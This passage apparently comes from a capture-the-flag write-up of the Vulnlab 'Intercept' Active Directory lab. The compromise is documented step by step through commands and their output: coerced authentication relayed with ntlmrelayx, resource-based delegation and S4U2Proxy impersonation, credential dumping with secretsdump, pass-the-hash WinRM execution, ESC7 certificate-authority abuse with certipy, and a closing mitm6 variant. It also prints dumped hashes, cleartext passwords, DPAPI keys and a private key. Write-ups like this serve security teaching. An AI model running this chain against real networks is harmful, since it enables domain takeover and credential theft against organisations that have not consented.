[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\pwn@8080/dJ4\share\file.txt\x00')
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\pwn@8080/64u\share\file.txt\x00')
      [>] (-testing-) MS-EFSR──>EfsRpcDecryptFileSrv(FileName='\\pwn@8080/Mdm\share\file.txt\x00')
ntlmrelayx output:
[*] HTTPD(8080): Client requested path: /dj4/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /dj4/pipe/srvsvc
[*] HTTPD(8080): Connection from 10.10.233.246 controlled, attacking target ldaps://dc01.intercept.vl
[*] HTTPD(8080): Client requested path: /dj4/pipe/srvsvc
[*] HTTPD(8080): Authenticating against ldaps://dc01.intercept.vl as INTERCEPT/WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(8080): Client requested path: /dj4/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /dj4/pipe/srvsvc
[*] All targets processed!
[*] HTTPD(8080): Connection from 10.10.233.246 controlled, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=intercept,DC=vl
[*] Adding new computer with username: IDHRMBIB$ and password: !73r0lpSdtk<Oc: result: OK
[*] HTTPD(8080): Client requested path: /64u/pipe/srvsvc
[*] Delegation rights modified succesfully!
[*] IDHRMBIB$ can now impersonate users on WS01$ via S4U2Proxy
[*] HTTPD(8080): Client requested path: /64u/pipe/srvsvc
[*] All targets processed!
With the credentials of the new computer
IDHRMBIB$:!73r0lpSdtk<Oc:, we can now impersonate users on WS01$ via S4U2Proxy
Impersonate Administrator on WS01 by using our RBCD privileges
$ impacket-getST -spn cifs/ws01.intercept.vl 'intercept.vl/WS02$' -impersonate administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password: Azerty123!
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_ws01.intercept.vl@INTERCEPT.VL.ccache
Inject our ticket to our global env variable:
$ export KRB5CCNAME=administrator@cifs_ws01.intercept.vl@INTERCEPT.VL.ccache
$ klist
Ticket cache: FILE:administrator@cifs_ws01.intercept.vl@INTERCEPT.VL.ccache
Default principal: administrator@intercept.vl

Valid starting       Expires              Service principal
02/06/2025 19:53:30  02/07/2025 05:53:29  cifs/ws01.intercept.vl@INTERCEPT.VL
	renew until 02/07/2025 19:53:30
Dump the administrator hash:
$ impacket-secretsdump -k -no-pass ws01.intercept.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x04718518c7f81484a5ba5cc7f16ca912
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:831cbc509daa37aff98250b635e7f482:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:48daaaaa9654c3754d42b40e292ba63f:::
[*] Dumping cached domain logon information (domain/username:hash)
INTERCEPT.VL/Simon.Bowen:$DCC2$10240#Simon.Bowen#35e1bb1dbd5f474e21819bb03ae5d103: (2023-06-27 20:07:12)
INTERCEPT.VL/Kathryn.Spencer:$DCC2$10240#Kathryn.Spencer#4d8e1b44d30998c82793a9808b959d91: (2023-06-29 11:51:33)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
INTERCEPT\WS01$:plain_password_hex:74224328382dcce04739c22e8897107b8e7726886c67359b741bce628c99bffba91078a2f11082b6b6f327695a5fdb271b6213bf89d4a40906ac6481c0f7a66b2460760362d3150d3219548525f35192865d2ae4b4361a371e5df5e7f3a480fd7037f875d48c5b574983efb0993f930845adabb3c2c11ddbc57188e208191307a1be98078eb8cf24eabc7ab1bedbda119f97a8cfd7496f09bdae23eb3c5fde42c137f321e5b73926a7fc82cd0422956d5cc32afa3adc68bebf399560ffcdafd2ddfb5680890d02472aff4654b46b304d14ea5fc4d76fed44960ac02810d8da5fc5a228b2407bf887228c1e58e4b4d01a
INTERCEPT\WS01$:aad3b435b51404eeaad3b435b51404ee:a864c7583a1f4111724a0ed4954acc4f:::
[*] DefaultPassword
intercept.vl\Kathryn.Spencer:Chocolate1
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf6f65580470c139808ab7f0ffb709773d1531dc3
dpapi_userkey:0x24122e60857c28b7f2e6bdd138f22e3e4ddd58f3
[*] NL$KM
 0000   4C A8 6F 51 3B B6 E6 22  0B A7 7A FD 4F 32 EA BC   L.oQ;.."..z.O2..
 0010   78 7A 98 1E DD 83 F2 70  37 73 9B 6C D0 03 9B 7F   xz.....p7s.l....
 0020   FA EA 8D AF A0 84 F9 0D  24 17 3C C9 97 3D 8A E7   ........$.<..=..
 0030   BC EE 5D B7 20 73 02 B7  E1 A7 62 E6 4D 8E F8 ED   ..]. s....b.M...
NL$KM:4ca86f513bb6e6220ba77afd4f32eabc787a981edd83f27037739b6cd0039b7ffaea8dafa084f90d24173cc9973d8ae7bcee5db7207302b7e1a762e64d8ef8ed
[*] _SC_HelpdeskService
Simon.Bowen@intercept.vl:b0OI_fHO859+Aw
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
Found:
WS01\Administrator:831cbc509daa37aff98250b635e7f482Simon.Bowen@intercept.vl:b0OI_fHO859+Aw
Then grab the flag Intercept_User:
$ nxc winrm ws01.intercept.vl -u 'administrator' -H '831cbc509daa37aff98250b635e7f482' --local-auth -X 'type c:\users\administrator\desktop\flag.txt'
WINRM       10.10.233.246   5985   WS01             [*] Windows 10 / Server 2019 Build 19041 (name:WS01) (domain:intercept.vl)
WINRM       10.10.233.246   5985   WS01             [+] WS01\administrator:831cbc509daa37aff98250b635e7f482 (Pwn3d!)
WINRM       10.10.233.246   5985   WS01             [+] Executed command (shell type: powershell)
WINRM       10.10.233.246   5985   WS01             VL{c2521164ead5512b09dff5da4a0e1885}
DC01
ADCS Certificates hunting
List All PKI Enrollment Servers:
$ nxc ldap dc01.intercept.vl  -u 'Simon.Bowen' -p 'b0OI_fHO859+Aw' -d 'intercept.vl' -M adcs
SMB         10.10.255.117   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:intercept.vl) (signing:True) (SMBv1:False)
LDAP        10.10.255.117   389    DC01             [+] intercept.vl\Simon.Bowen:b0OI_fHO859+Aw
ADCS        10.10.255.117   389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.255.117   389    DC01             Found PKI Enrollment Server: DC01.intercept.vl
ADCS        10.10.255.117   389    DC01             Found CN: intercept-DC01-CA
List All Certificates Inside a PKI:
$ nxc ldap dc01.intercept.vl  -u 'Simon.Bowen' -p 'b0OI_fHO859+Aw' -d 'intercept.vl' -M adcs -o SERVER=intercept-DC01-CA
SMB         10.10.255.117   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:intercept.vl) (signing:True) (SMBv1:False)
LDAP        10.10.255.117   389    DC01             [+] intercept.vl\Simon.Bowen:b0OI_fHO859+Aw
ADCS        10.10.255.117   389    DC01             Using PKI CN: intercept-DC01-CA
ADCS        10.10.255.117   389    DC01             [*] Starting LDAP search with search filter '(distinguishedName=CN=intercept-DC01-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,'
ADCS        10.10.255.117   389    DC01             Found Certificate Template: DirectoryEmailReplication
ADCS        10.10.255.117   389    DC01             Found Certificate Template: DomainControllerAuthentication
ADCS        10.10.255.117   389    DC01             Found Certificate Template: KerberosAuthentication
ADCS        10.10.255.117   389    DC01             Found Certificate Template: EFSRecovery
ADCS        10.10.255.117   389    DC01             Found Certificate Template: EFS
ADCS        10.10.255.117   389    DC01             Found Certificate Template: DomainController
ADCS        10.10.255.117   389    DC01             Found Certificate Template: WebServer
ADCS        10.10.255.117   389    DC01             Found Certificate Template: Machine
ADCS        10.10.255.117   389    DC01             Found Certificate Template: User
ADCS        10.10.255.117   389    DC01             Found Certificate Template: SubCA
ADCS        10.10.255.117   389    DC01             Found Certificate Template: Administrator
Hunt for ADCS CAs:
$ nxc smb dc01.intercept.vl  -u 'Simon.Bowen' -p 'b0OI_fHO859+Aw' -d 'intercept.vl' -M enum_ca
SMB         10.10.255.117   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:intercept.vl) (signing:True) (SMBv1:False)
SMB         10.10.255.117   445    DC01             [+] intercept.vl\Simon.Bowen:b0OI_fHO859+Aw
ENUM_CA     10.10.255.117   445    DC01             Active Directory Certificate Services Found.
ENUM_CA     10.10.255.117   445    DC01             http://10.10.255.117/certsrv/certfnsh.asp
Using Certipy to search for vulnerable template:
$ certipy-ad find -vulnerable -stdout -u 'Simon.Bowen' -p 'b0OI_fHO859+Aw' -dc-ip dc01.intercept.vl -dns-tcp -ns 10.10.255.117
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'intercept-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'intercept-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'intercept-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'intercept-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : intercept-DC01-CA
    DNS Name                            : DC01.intercept.vl
    Certificate Subject                 : CN=intercept-DC01-CA, DC=intercept, DC=vl
    Certificate Serial Number           : 11E7785545DA22BD482596619DEFD64C
    Certificate Validity Start          : 2023-06-27 13:24:59+00:00
    Certificate Validity End            : 2125-02-07 09:58:29+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : INTERCEPT.VL\Administrators
      Access Rights
        Enroll                          : INTERCEPT.VL\Authenticated Users
        ManageCa                        : INTERCEPT.VL\ca-managers
                                          INTERCEPT.VL\Domain Admins
                                          INTERCEPT.VL\Enterprise Admins
                                          INTERCEPT.VL\Administrators
        ManageCertificates              : INTERCEPT.VL\Domain Admins
                                          INTERCEPT.VL\Enterprise Admins
                                          INTERCEPT.VL\Administrators
Certificate Templates                   : [!] Could not find any certificate templates
As we already know, Simon.Bowen is a member of Helpdesk group with the GenericAll to CA-Managers and as we can confirm with the certipy output above, CA-Managers has the ManageCa ACL for the whole intercept.vl CA (certificate authority).
ESC7 ADCS Exploitation (Intercept_Root)
Let’s take a little time to understand what abusing the CAs actually mean in-context of Domain Escalation.
There are two privileges that are important for us here, ManageCA and ManageCertificates
ManageCAis a privilege that allows a user to change the CA settings, which can be used to turn on the Subject Alternative Name (SAN) for templates on the CA- The SAN is a field that allows a user to request a certificate of another identity (usually Administrator in abuse).
ManageCertificatesis a permission that allows a user to issue certificates that are “pending approval”
This means that the two things needed for ESC 7 abuse are the ability to turn on the SAN and a template that a low privilege user can request.
Since Simon is apart of a group that has control of the ca-managers group, he can write himself into the group:
``sh $ net rpc group addmem ‘ca-managers’ ‘Simon.Bowen’ -U ‘intercept.vl/Simon.Bowen’%‘b0OI_fHO859+Aw’ -S 10.10.255.117
Now we have a user that has  `ManageCA`  permission on the CA, we can successfully abuse ESC 7

This attack path is well documented, good resources can be found  [here](https://github.com/arth0sz/Practice-AD-CS-Domain-Escalation?tab=readme-ov-file#vulnerable-certificate-authority-access-control---esc7)  and  [here](https://rioasmara.com/2024/03/17/attacking-ec7-manage-ca-certificates/)

Add the user as an officer:

```sh
$ certipy-ad ca -ca 'intercept-DC01-CA' -username 'Simon.Bowen@intercept.vl' -password 'b0OI_fHO859+Aw' -dc-ip 10.10.255.117 -add-officer 'simon.bowen'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Simon.Bowen' on 'intercept-DC01-CA'
Enable the SubCA template - This certificate is configured by default to allow for authentication, therefore we should enable it to be used:
$ certipy-ad ca -ca 'intercept-DC01-CA' -username 'Simon.Bowen@intercept.vl' -password 'b0OI_fHO859+Aw' -dc-ip 10.10.255.117 -enable-template SubCA
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'intercept-DC01-CA'
Now request a certificate with the userPrincipalName (uPN) of the Administrator
- This request will get automatically denied, however, since Simon is an officer we can manually issue a certificate:
certipy-ad req -username 'Simon.Bowen@intercept.vl' -password 'b0OI_fHO859+Aw' -dc-ip 10.10.255.117 -ca 'intercept-DC01-CA' -template SubCA -upn 'Administrator@intercept.vl'
This failed but still save the private key
$ cat 5.key
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQDpVzAPChnFveTw
muTvsD/kdeVf5IcxQ1c9TCr85uAtaebuOtsXvoUgm0Txa9+q5DIGmIaL8XBrp8F7
4BQKc+nAUzoc6Fm8b5RaMjTYjFULkV1qJl2sLQGARJmRYvGi7jw5XDAbPDL5kOHU
OiBdyqfYRTz9v0NyFDSim0i7yibaFqzoZCWjeLffKuEhkiovpTLnGNZoq+0fm2K+
37unNkEb68sePS/THCDOZPTKhS9PHLh4gZZ1qH5J6DU/meJV7joXEPAYCR6QPwUo
i/C4ik2KiNvqe5GLpTMUQ4ZuD0I2F/gzv4XiymZq1J2fZ+0ipX7Z/fX8waa1fgt+
F8PPjwCjAgMBAAECggEAZn2nXFPBcjuwfYZrnGQ8DCtErtQAFcFQZlo4X5FBUnE7
v9QWO92xN9s7cxdAzR0iZAdGwd0w1fh/YdvQsa6sM4/a7KuaDsyrytpWn+8zw7r7
3w4vAttZ129KTLO7Eye1SDSX5L6SXVAoAUHuyYOkKbhvy7zg8RCy9eFjFyj527xX
O6K/HOl0yBWv+J+fQMkGh/zM+NhCQQb0opPHdRBbaP9kj6xPaZJfrjF8TdoL1BIq
YYHOZdfeIkWP9mYRCJ0ibKulH37sYwWunFzdLkbnPq9JHMXdflr2WO7RSSsYzLO2
A+TXVM2cUUNOu9nKuVP5+WV1x80txlCwItAlmb+JgQKBgQD6rtXyTknNAfBQZjTm
WcvxBWzG0RuOe2PySMtewY6e6Irv+XOuYM1zHoAPMG+1lYBLdOyADU3g8mk5XE70
+oNY/dej48x+3onxaHcZaUCaxbLCtXTRMcfbxv4cRyORyhstXqV1SMicg/P27ydX
nxhamxh7Eeb9TmMNLIpMMcedYQKBgQDuSi+bDGVq8sOS3Q4wCRIyoSqshlqArFob
qOREoQA5OyBHBtO5Iwj/dsoSDlnCqoc4bCWoC8X0tRvSkgIq/7EAfkkhIgp3lhWb
emYcfR9smui0ck9IM6fDFqgOZFoANqjDS2RG1ec9yln47DAXRg60QAouTNAwdaaP
Op+WgyR4gwKBgHREOr6TSO9ogskHXmmoJEq5NWZQ/fLrj8ODt69PHpLdT/NVQy4R
f7hw4PwqfuU9Xa+hnz8U7JX0WJFeGtDMj7bqpOVCdkoxdNEenn6OroQaRXrBJlkQ
OZ3ZgWokJH8tucUlLKBlDYZqPPC+owSkqWr8nDIYb4X0oUQu8EW+oNKBAoGAegbB
lDvn37nMD3RmZJDwob7I1KrEw+n/BvUZWE++hpBRui2z1LYtUG1rk42Hx9l9/5Xa
PtEwoVzxj4a3138zDFafank9NPpFvGYUzngA1KQLkQSMtyPEwHHkw+H9+OgEymXc
Ry4ZChqKsp95DSISO5oj3Iv3fSlyjxxtRy2HSrMCgYEAg1t3mMIk4PYADqxiacdV
Bd55iQyPtIK41CsMksCm9MdqL2QME1WhxXiMNRL+JE+SOr8J1DKN8GsPjSnhAg9K
Z/9bDT5Y0vb2Ms25v9J3MYxuGeZ/4a2V1x6I1J0x4OcOZSi2wY29FsxcDhhZ1UJS
2GLxf35zOkrgSvszZeMKlhk=
-----END PRIVATE KEY-----
It failed because it needs approval (the CA is set to manager approval mode). Now we approve it ourselves then issue the request:
$ certipy-ad ca -ca 'intercept-DC01-CA' -username 'Simon.Bowen@intercept.vl' -password 'b0OI_fHO859+Aw' -dc-ip 10.10.255.117 -issue-request 5
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
Now that it’s issued, we can request the certificate again:
$ certipy-ad req -username 'Simon.Bowen@intercept.vl' -password 'b0OI_fHO859+Aw' -dc-ip 10.10.255.117 -ca 'intercept-DC01-CA' -retrieve 5
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 5
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'Administrator@intercept.vl'
[*] Certificate has no object SID
[*] Loaded private key from '5.key'
[*] Saved certificate and private key to 'administrator.pfx'
Finally we can use the PFX cert to authenticate to the DC, retrieve the NTLM hash:
$ certipy-ad auth -pfx administrator.pfx -domain intercept.vl -username administrator -dc-ip 10.10.255.117
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@intercept.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@intercept.vl': aad3b435b51404eeaad3b435b51404ee:ad95c338a6cc5729ae7390acbe0ca91f
Connect to the DC as administrator and grab the flag Intercept_Root:
$ nxc winrm dc01.intercept.vl -u 'administrator' -H 'ad95c338a6cc5729ae7390acbe0ca91f' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.255.117   5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:intercept.vl)
WINRM       10.10.255.117   5985   DC01             [+] intercept.vl\administrator:ad95c338a6cc5729ae7390acbe0ca91f (Pwn3d!)
WINRM       10.10.255.117   5985   DC01             [+] Executed command (shell type: powershell)
WINRM       10.10.255.117   5985   DC01             VL{34ec4d421baf9ca02755a51fbbc8cd9e}
Extra
xct 2 cents for extra work:
This is the end of this chain. Originally I wanted to introduce mitm6 and spoofing/poisoning but this is currently not possible on this particular lab infrastruture. If that would be the case, it wouldn’t be neccesary to have the lnk/scf files in the beginning and you could exploit it as follows without having any domain credentials:
mitm6 -hw WS01 -d intercept.vl --ignore-nofqdn -i eth0
impacket-ntlmrelayx -t ldaps://dc01.intercept.vl -wh attacker-wpad --delegate-access
...
[*] Attempting to create computer in: CN=Computers,DC=intercept,DC=vl
[*] Adding new computer with username: NHWOLPTB$ and password: wazhp!/Z_i>gi_P result: OK
[*] Delegation rights modified succesfully!
[*] NHWOLPTB$ can now impersonate users on WS01$ via S4U2Proxy
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=fe6cd1cb-644b-4f21-a242-5126c31629c4